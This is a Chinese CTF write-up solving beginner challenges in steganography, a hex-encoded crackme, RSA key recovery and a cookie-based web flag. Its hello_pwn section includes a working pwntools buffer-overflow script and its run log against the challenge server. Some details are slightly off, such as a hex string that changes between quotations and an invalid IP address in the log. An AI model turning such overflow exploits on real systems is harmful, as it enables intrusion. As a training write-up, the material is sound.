


8.17 Blue-Whale 每日一题WP

Training-Stegano-1

题目名是隐写术，附件是一张图片，打开没看见啥有意义的，所以用16进制软件打开看看。



电脑的 010 editor 过期了，所以用的是安卓的mt管理器 ()

发现password是 steganoI，提交后发现答案正确

Hello, CTF

ida打开，shift+12 先看看有没有flag字符串找到main函数，f5 反编译

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    int i; // ebx
    char v4; // al
    int result; // eax
    int v6; // [esp+0h] [ebp-70h]
    int v7; // [esp+0h] [ebp-70h]
    char Buffer[2]; // [esp+12h] [ebp-5Eh] BYREF
    char v9[20]; // [esp+14h] [ebp-5Ch] BYREF
    char v10[32]; // [esp+28h] [ebp-48h] BYREF
    __int16 v11; // [esp+48h] [ebp-28h]
    char v12; // [esp+4Ah] [ebp-26h]
    char v13[36]; // [esp+4Ch] [ebp-24h] BYREF

    strcpy(v13, "437261636b4d654a7573744466f7246756e");
    while ( 1 )
    {
        memset(v10, 0, sizeof(v10));
        v11 = 0;
        v12 = 0;
        sub_40134B(aPleaseInputYou, v6);
        scanf("%s", v9);
        if ( strlen(v9) > 0x11 )
            break;
        for ( i = 0; i < 17; ++i )
        {
            v4 = v9[i];
            if ( !v4 )
                break;
            sprintf(Buffer, "%x", v4);
            strcat(v10, Buffer);
        }
    }
}
```

```

    }
    if ( !strcmp(v10, v13) )
        sub_40134B(aSuccess, v7);
    else
        sub_40134B(awrong, v7);
    }
    sub_40134B(awrong, v7);
    result = --Stream._cnt;
    if ( Stream._cnt < 0 )
        return _filbuf(&Stream);
    ++Stream._ptr;
    return result;
}

```

我们发现Line30是%x（将原本的字符按照16进制输出），所以直接转码即可，俺用cyberchef

The screenshot shows the CyberChef web interface. At the top, it says "Last build: 10 months ago". The interface is divided into two main sections: "Recipe" on the left and "Input" on the right. In the "Recipe" section, there is a "From Hex" step selected, with a "Delimiter" dropdown set to "Auto". The "Input" section contains a text box with the hex string "437261636b4d654a757374466f7246756e". Below the input, there is an "Output" section that displays the result "CrackMeJustForFun".

也可以自己写一个脚本

```

s="437261636b4d654a757374466f7246756e"

for i in range(0,len(s),2):
    print(chr(int(s[i:i+2],16)),end="")
#CrackMeJustForFun

```

hello_pwn

这次的pwn题，用nc连上去没有flag和shell了，用ida打开附件，f5反编译后进行代码审计，发现

```
__int64 __fastcall main(int a1, char **a2, char **a3)
{
    alarm(0x3Cu);
    setbuf(stdout, 0LL);
    puts("~~ welcome to ctf ~~");
    puts("lets get helloworld for bof");
    read(0, &unk_601068, 0x10uLL);
    if ( dword_60106C == 1853186401 )
        sub_400686();
    return 0LL;
}
```

逻辑很简单，就是 `dword_60106C = 1853186401` 的时候，会执行函数 `sub_400686`，进入函数发现：

```
__int64 sub_400686()
{
    system("cat flag.txt");
    return 0LL;
}
```

进行了flag的读取。

看看地址

```

.bss:0000000000601061          align 8
.bss:0000000000601068 unk_601068      db  ? ;           ; DATA XREF: main+3Bfo
.bss:0000000000601069          db  ? ;
.bss:000000000060106A          db  ? ;
.bss:000000000060106B          db  ? ;
.bss:000000000060106C dword_60106C  dd  ? ;           ; DATA XREF: main+4Atr

```

发现填充4个字节就可以溢出到 `dword_60106C` 里面（地址 `0x00601068` 到 `0x0060106C` 的偏移是4，所以填充4个字节）

其实应该先 `checksec ()`

```

(kali@kali)-[~/Desktop/temp]
$ checksec --file=hello_pwn
RELRO           STACK CANARY      NX            PIE            RPATH          RUNPATHS
ymbols         FORTIFY Fortified   Fortifiable   FILE           No RPATH    No RUNPA
Partial RELRO   No canary found NX enabled     No PIE        hello_pwn
TH   No Symbols   No      0              1

```

发现开启了NX(堆栈不可执行)

故编写脚本

```

from pwn import *
p = remote('61.147.171.103',61651)
payload = b'a'*4 + p64(0x6E756161)
p.recvuntil("lets get helloworld for bof\n")
p.sendline(payload)
p.interactive()

```

如果显示没有pwn库，自行安装一下pwntools

```

(kali@kali) ~/Desktop/temp
$ python 1.py
[+] Opening connection to 61.147.171.500 on port 8080: Done
/home/kali/Desktop/temp/1.py:4: BytesWarning: Text is not bytes; assuming ASCII, no
guarantees. See https://docs.pwntools.com/#bytes
  p.recvuntil("lets get helloworld for bof\n")
[*] Switching to interactive mode
this is a initial flag
[*] Got EOF while reading in interactive
$

```

题目环境配置好像有点问题 ()

easy_RSA

题目：

在一次RSA密钥对生成中，假设 $p=473398607161$ ， $q=4511491$ ， $e=17$
求解出 d

如果不懂rsa，可以看看<https://zh.wikipedia.org/wiki/RSA%E5%8A%A0%E5%AF%86%E6%BC%94%E7%AE%97%E6%B3%95>

根据RSA算法的定义， $ed \equiv 1 \pmod{\phi(n)}$

而 $\phi(n) = (p-1)(q-1)$

存在 b ，使得 $ed + b\phi(n) = 1$

使用拓展欧几里得算法

```

p = 473398607161
q = 4511491
e = 17

# 计算欧拉函数 phi(n)
phi_n = (p - 1) * (q - 1)

# 使用扩展欧几里得算法求解模逆元d
d = pow(e, -1, phi_n)

print(f"d = {d}")

# 验证: (e * d) % phi_n 是否等于 1
verification = (e * d) % phi_n
print(f"验证 (e * d) mod phi(n) = {verification}")
#125631357777427553

```

不是很会密码学，别拷打我 ()

cyberpeace{125631357777427553}

cookie

X老师告诉小宁他在cookie里放了些东西，小宁疑惑地想：这是夹心饼干的意思吗？

打开题目问什么是cookie，查询得知xxxxx（懒得写了，自行了解一下吧）

<https://zh.wikipedia.org/wiki/Cookie>

所以我们在网络收发包的时候可以看到请求响应头里有 set-cookie 和 Cookie 字样，所以f12打开dev tools，刷新界面看到网络



像是一个文件名，所以把它加到url里

返回了 see the http response，我们查看响应，在响应头上看见了flag

